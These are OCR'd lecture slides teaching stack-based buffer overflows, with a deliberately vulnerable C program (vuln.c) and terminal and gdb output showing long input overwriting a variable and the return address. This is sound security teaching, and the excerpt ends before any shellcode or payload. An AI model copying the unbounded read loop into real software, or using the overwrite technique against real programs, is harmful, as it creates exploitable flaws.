Buffer Overflows

Smashing the Stack
~Daniel Chen


What are buffer overflows?

- Abusing user inputs to gain control of the execution flow of a program
- Entryway for many forms of binary exploitation.
- We will be looking at stack-based buffer overflows

Overview: The Stack

- Formally known as the activation records
- Serves as the memory for local variables of the callee
- Also contains the return address of the caller

Overview: The Stack




```
               Higher addresses ^                                              Stack Growth Direction:
       -----------------------------                                                      |
       |       return address      | ]- address of caller function                        |
       -----------------------------                                                      |
       |       saved base pointer  | ]- Saved %ebp base pointer of caller function        |
       -----------------------------                                                      |
       |       local variable 1    | -|                                                   |
       -----------------------------  |- callee variables and stack frame                 |
       |       local variable 2    | -|                                                   |
%esp-> -----------------------------                                                      V
               Lower addresses v
```


Overview: x86_64 assembly.

- “Human readable machine language”
- We will mainly be working with AT&T syntax assembly
- Registers: %eax, %ebx, %ecx, %esi, %edi, %esp, %ebp, %eip
    - Think of them as “global” variables
    - %esp: Points to the top of the stack
    - %ebp: Points to the bottom of the stack
    - %eip: Points to the current instruction that is executed
- Basic x86_64 Instructions:
    - Each instruction represents a “single” operation for the CPU to perform
    - movq, leaq, addq, subq, andq, xorq, jmp (je, jg, jge, jl, jle, jne ...), push, pop
    - call
    - ret
- Each x86_64 instruction is a part of a program’s memory!

Overview: x86_64 assembly



```c
void add_five(short val) {
        short sum = val + 5;
        printf("%d", sum);
}
```




```
08048410 <add_five>:
 8048410:       83 ec 0c                sub    $0xc,%esp
 8048413:       0f b7 44 24 10          movzwl 0x10(%esp),%eax
 8048418:       83 c0 05                add    $0x5,%eax
 804841b:       98                      cwtl
 804841c:       89 44 24 04             mov    %eax,0x4(%esp)
 8048420:       c7 04 24 d0 84 04 08    movl   $0x80484d0,(%esp)
 8048427:       e8 b4 fe ff ff          call   80482e0 <printf@plt>
 804842c:       83 c4 0c                add    $0xc,%esp
 804842f:       c3                      ret
```


Overview: Endianess

- Notations used for number representation in programs.
- Two main types: Big endian notation and Little endian notation
- Big endian: Most significant byte placed at lowest address
  - Reverse **byte** order of little endian notation
- Little endian: Least significant byte placed at lowest address
  - Reverse **byte** order of big endian notation
- Ex:
  - 0x12345678 in big endian is…..
  - 0x78563412 in little endian
- **Address values in Linux binaries are in little endian notation.**


Bounds checking within programs




```
array = ["a", "b", "c"]
print(array[5])
```



```
public class Main{
  public static void main(String[] args)
  {
    char arr[] = {'a', 'b', 'c'};
    System.out.print(arr[5]);
  }
}
```




```
Traceback (most recent call last):
  File "python", line 2, in <module>
IndexError: list index out of range
```




```
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException: 5
        at Main.main(Main.java:5)
exit status 1
```

Bounds checking within programs



```c
#include <stdio.h>

int main() {
  char arr[] = {'a', 'b', 'c'};
  printf("%c\n", arr[5]);
  return 0;
}
```



```
gcc version 4.6.3
❯
@
❯
```

Who still seriously use C as their programming language?


C program examples

- Linux OS
  - Including basic commands such as ls, cat, echo, ...
- cURL
  - CVE-2018-0500
- List goes on...

Buffer-Overflow vulnerable functions


- gets()
- strcat()
- strcpy()
- scanf()
- Anything else that only stops reads in input until a terminating byte is reached

vuln.c




```c
#include <stdio.h>
#include <stdlib.h>
void secret() {
        puts("You found my secret!");
        exit(0);
}
void vuln() {
        long value = 0xDEADBEEF;
        char buffer[16] = "";
        int index = 0;
        char c = getchar();
        while (c != '\n')
        {
                buffer[index] = c;
                c = getchar();
                index++;
        }
        puts(buffer);
        printf("The value is now equal to 0x%08x\n", value);
}

int main() {
        puts("Enter your input here:");
        vuln();
}
```

vuln stack



```
        Higher addresses ^
---------------------------------
|       return address          |
---------------------------------
|       saved base pointer      |
---------------------------------
|    long value = 0xEFBEADDE    |
---------------------------------
|                               |
|       buffer (16 bytes)       |
---------------------------------
|     index      |       c      |
---------------------------------
        Lower addresses v
```


vuln



```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
Daniel
Daniel
The value is now equal to 0xdeadbeef
```


But what if we enter something longer?.......

vuln (20 “A”s)




```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA���

The value is now equal to 0x41414141
```

vuln stack



```
        Higher addresses ^
---------------------------------
|       return address          |
---------------------------------
|       saved base pointer      |
---------------------------------
|    long value = 0xEFBEADDE    |
---------------------------------
|       0x4141414141414141      |
|       0x4141414141414141      |
---------------------------------
|     index     |       c       |
---------------------------------
        Lower addresses v
```


vuln stack



```
         Higher addresses ^
---------------------------------
|        return address         |
---------------------------------
|        saved base pointer     |
---------------------------------
|     long value = 0x41414141   |
---------------------------------
|        0x4141414141414141     |
|        0x4141414141414141     |
---------------------------------
|      index      |      c      |
---------------------------------
         Lower addresses v
```


But we can still go further…..

vuln stack




```
        Higher addresses ^
---------------------------------
|           0x41414141           | ]- Return address overwritten!
---------------------------------
|           0x41414141           |
---------------------------------
|    long value = 0x41414141    |
---------------------------------
|       0x4141414141414141      |
|       0x4141414141414141      |
---------------------------------
|     index     |       c       |
---------------------------------
        Lower addresses v
```

vuln




```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
c
The value is now equal to 0x41414141
Segmentation fault (core dumped)
```

It’s now trying to execute instructions at address 0x41414141!




```
(gdb) run
Starting program: /home/student/ICS/misc/vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
[
The value is now equal to 0x41414141

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
(gdb) 
```

vuln (objdump -d)



